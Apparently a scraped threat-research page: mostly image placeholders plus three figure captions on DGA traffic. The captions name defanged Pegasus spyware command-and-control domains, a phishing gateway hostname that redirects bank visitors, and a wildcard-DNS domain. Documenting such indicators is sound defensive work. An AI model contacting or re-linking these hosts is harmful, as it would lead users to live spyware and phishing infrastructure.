





![The two detected Pegasus spyward C2 domains, permalinking[.]com and opposedarrangement[.]net, were registered in 2019 and awoke in July 2021 with a high percentage of DGA traffic. The blue line represents total DNS traffic and the red line represents DGA DNS traffic.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/12/chart-8.png)
![The script on one of the gateway hostnames, jcxivnmqfqoiopdlvejvgucpmrfgmhwdlrkvzqyb.ui1io[.]cn, shown here, forwards the visitor to another phishing DGA domain, gjahqfcyr[.]cn, when a specific parameter exists in the URL. Otherwise, it redirects to the legitimate bank website.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/12/Figure-6-w-URL-obscured.jpeg)
![fiorichiari[.]com has a wildcard DNS record to point all of its subdomains to the same IP address. We observed burst DNS requests for its DGA subdomains since Sept. 29, 2021. These hostnames serve randomly generated websites that fill out some website templates with random strings, as shown here.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/12/word-image-18.png)



















